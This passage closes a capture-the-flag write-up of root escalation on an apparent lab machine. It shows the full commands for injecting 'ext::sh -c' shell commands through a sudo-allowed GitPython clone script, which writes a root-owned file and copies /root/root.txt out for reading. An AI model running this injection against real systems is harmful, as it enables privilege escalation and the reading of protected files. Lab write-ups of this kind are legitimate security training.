
i ran this

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c touch% /tmp/pwned'
```



```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/
pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

lets check the permission of this file




```
prod@editorial:~$ ls -al /tmp/pwned
-rw-r--r-- 1 root root 0 Aug 15 04:27 /tmp/pwned
prod@editorial:~$
```

Ok we can make file with root to exploit this we are gonna copy the root.txt to a file so we can read it for the final flag

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c cat% /root/root.txt% >% /tmp/root'
```

and you could just read this to get the root.txt



```
prod@editorial:~$ ls -al /tmp/root
-rw-r--r-- 1 root root 33 Aug 15 04:30 /tmp/root
```

Thanks for reading :)